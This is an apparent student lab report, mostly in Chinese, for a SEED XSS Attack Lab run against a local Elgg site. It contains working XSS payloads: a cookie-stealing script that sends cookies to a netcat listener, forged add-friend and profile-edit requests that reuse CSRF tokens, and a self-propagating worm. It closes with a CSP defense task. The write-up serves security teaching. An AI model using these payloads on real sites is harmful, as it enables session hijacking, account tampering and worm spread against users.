
Cross-Site Scripting (XSS) Attack Lab

57118137 朱旭

Task 1: Posting a Malicious Message to Display an Alert Window


在 Elgg 网站上登录 Samy 账号，修改个人简介，内容如下



修改完保存，会弹出窗口提示 XSS

Task 2: Posting a Malicious Message to Display Cookies

在 Elgg 网站上登录 Samy 账号，修改个人简介，内容如下



修改完保存，会弹出窗口显示该用户得 Cookie

Task 3: Stealing Cookies from the Victim's Machine

首先查看虚拟机 IP 地址：

```
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 q
disc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:98:34:b0 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global enp0s
3
```

启动监听程序监听 5555 端口

```
[09/15/20]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
```

在 Elgg 网站上登录 Samy 账号，修改个人简介，内容如下

```
<script>document.write("<img src=http://10.0.2.15:5555?c="
+ escape(document.cookie) + " > ");
</script>
```

返回终端里的程序，可以看到用户的 Cookie 被发送到了攻击者的电脑上

```
[09/15/20]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.15] port 5555 [tcp/*] accepted
(family 2, sport 54034)
GET /?c=Elgg%3Dbpbdg0c28lolqqrgrsljonnsd1 HTTP/1.1
Host: 10.0.2.15:5555
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:78.0) Geck
o/20100101 Firefox/78.0
Accept: image/webp,*/*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5
,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/samy
```

Task 4: Becoming the Victim’s Friend


首先使用 admin 账号登录，并添加 samy 为好友，通过 http header live 插件来捕捉加好友的请求，通过 elgg.security.token.__elgg_ts 和 elgg.security.token.__elgg_token 这两个 Javascript 变量获得_elgg_ts、__elgg_token 这两个参数的值

得到指明添加好友对象后的 url 应为

http://www.xsslabelgg.com/action/friends/add?friend=47

然后，登录 samy 的账号，在个人主页里构造如下代码

```
<script type="text/javascript">
    window.onload = function()
    {
        var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token = "&__elgg_token="+elgg.security.token.__elgg_token;
        var                              sendurl                              =
"http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;
        Ajax = new XMLHttpRequest();
        Ajax.open("GET",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
        Ajax.send();
    }
</script>
```



切换到 admin 用户，访问 samy 的主页，刷新后发现攻击生效，按钮变为 Remove friend 字样


问题：

问题 1 答案：在获取添加好友的 HTTP 请求时，可以看到 URL 中有两个额外的参数__elgg_ts 和 __elgg_token，这个两个参数是为了防范 CSRF 攻击的对策，必须正确设置这两个值，否则它就会被视为跨站请求而被丢弃。

问题 2 答案：攻击无法施行。因为编辑器会向文本添加格式数据，以防止将其错认成代码，这些添加的数据会导致 Javascript 代码出现问题，从而导致攻击失效。

Task 5: Modifying the Victim’s Profile

登录 samy 账户，点击修改个人资料并保存，使用 HTTP Header Live 插件获取请求



可以看到，url 为 http://www.xsslabelgg.com/action/profile/edit

参数为：


__elgg_token=kJuhIgtcyzGCer8q0NtwgQ
&__elgg_ts=1600161496
&name=Samy
&description=
&accesslevel[description]=2
&briefdescription=Samy is my hero
&accesslevel[briefdescription]=2
&location=
&accesslevel[location]=2
&interests=&accesslevel[interests]=2
&skills=
&accesslevel[skills]=2
&contactemail=
&accesslevel[contactemail]=2
&phone=
&accesslevel[phone]=2
&mobile=
&accesslevel[mobile]=2
&website=
&accesslevel[website]=2
&twitter=
&accesslevel[twitter]=2
&guid=47

故将所给代码修改成如下所示：


```
<script type="text/javascript">
    window.onload = function(){
        var guid = "&guid=" + elgg.session.user.guid;
```

```
        var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token = "&__elgg_token="+elgg.security.token.__elgg_token;
        var name = "&name="+elgg.session.user.name;
        var desc = "&description=Samy is my hero" +
"&accesslevel[description]=2";
        var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
        var content = token + ts + name + desc + guid;
         var samyGuid = 47;
        if(elgg.session.user.guid != samyGuid)
        {
            var Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open("POST",sendurl,true);
              Ajax.setRequestHeader("Host","www.xsslabelgg.com");
            Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
            Ajax.send(content);
        }
    }
</script>
```


登录 samy 账号，将代码保存在 about me 中



登录 admin 账号，点击查看 samy 的个人资料，然后返回查看自己的个人资料，可以发现个人简介被修改



问题答案：首先将修改后的代码保存在 About me 中，可以看到资料里显示为空



然后点击查看 samy 的资料，结果如下：

我们发现，samy 的个人资料已经被更改，那么攻击自然不可能发生。会出现这种情况是因为，在修改资料后保存时，网页会跳转到攻击者本人的个人资料，恰好满足攻击发动的条件，如果不对攻击者本身的 guid 进行排除，那么攻击首先会生效在攻击者本人身上，并因缺少自我传播能力且代码已被修改成文本内容而就此结束攻击

Task 6: Writing a Self-Propagating XSS Worm


补全任务所给代码如下：

```
<script type="text/javascript" id="worm">
window.onload = function(){
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</" + "script>";
        var wormCode = encodeURIComponent(headerTag + jsCode +
tailTag);
```


```
        var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token = "&__elgg_token="+elgg.security.token.__elgg_token;
        var                          sendurl                          =
"http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;
        Ajax = new XMLHttpRequest();
        Ajax.open("GET",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
        Ajax.send();

    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token = "&__elgg_token="+elgg.security.token.__elgg_token;
    var name = "&name="+elgg.session.user.name;
    var desc = "&description=Samy is my hero" + wormCode
    desc +="&accesslevel[description]=2";
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    var content = token + ts + name + desc + guid;
     var samyGuid = 47;
        if(elgg.session.user.guid != samyGuid)
        {
            var Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open("POST",sendurl,true);
              Ajax.setRequestHeader("Host","www.xsslabelgg.com");
            Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
            Ajax.send(content);
        }
    }
</script>
```


登录 samy 账号将代码保存在 About me 中




登录 admin 账号，点击查看 samy 的个人资料，然后返回查看自己的资料



可以看到个人资料已被修改，同时添加了 Samy 为好友



登录 Alice 的账号，查看 admin 的个人资料，然后返回查看自己的个人资料



其个人资料被修改，同时添加了 samy 为好友

说明攻击成功实现自我传播

Task 7: Defeating XSS Attacks Using CSP

首先下载并且解压缩 csp.zip，然后进入 csp 文件夹，运行 http_server.py 文件；

修改 hosts 文件，添加以下内容并保存

127.0.0.1 www.example32.com


127.0.0.1 www.example68.com

127.0.0.1 www.example79.com


网页各区域结果默认为 Failed，当对应的 js 程序执行成功时，显示为 OK

在终端运行 http_server.py 的情况下，首先访问 http://www.example32.com:8000/csptest.html


显示如下：1，4，5 区域 js 程序成功执行，显示 OK



其次访问 http://www.example68.com:8000/csptest.html
显示如下：1，4，5 区域的 js 程序成功执行



最后访问 http://www.example79.com:8000/csptest.html
结果显示如下
1，4，5，6 区域 js 区域成功执行



将 python 代码修改成如下所示：

```
#!/usr/bin/env python3
```

```
from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
  def do_GET(self):
    o = urlparse(self.path)
    f = open("." + o.path, 'rb')
    self.send_response(200)
    self.send_header('Content-Security-Policy',
          "default-src 'self';"
          "script-src      'self'      *.example68.com:8000      'self'
*.example79.com:8000 'nonce-1rA2345' 'nonce-2rB3333' ")
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write(f.read())
    f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

在终端运行 python 程序后，在浏览器中打开一中三个网页的任意一个，此处以 http://www.example32.com:8000/csptest.html 为例
结果显示如下：1,2,4,5,6 区域 js 程序执行成功，显示 OK

CSP Test

1. Inline: Correct Nonce: OK

2. Inline: Wrong Nonce: OK

3. Inline: No Nonce: Failed

4. From self: OK

5. From example68.com: OK

6. From example79.com: OK

Click me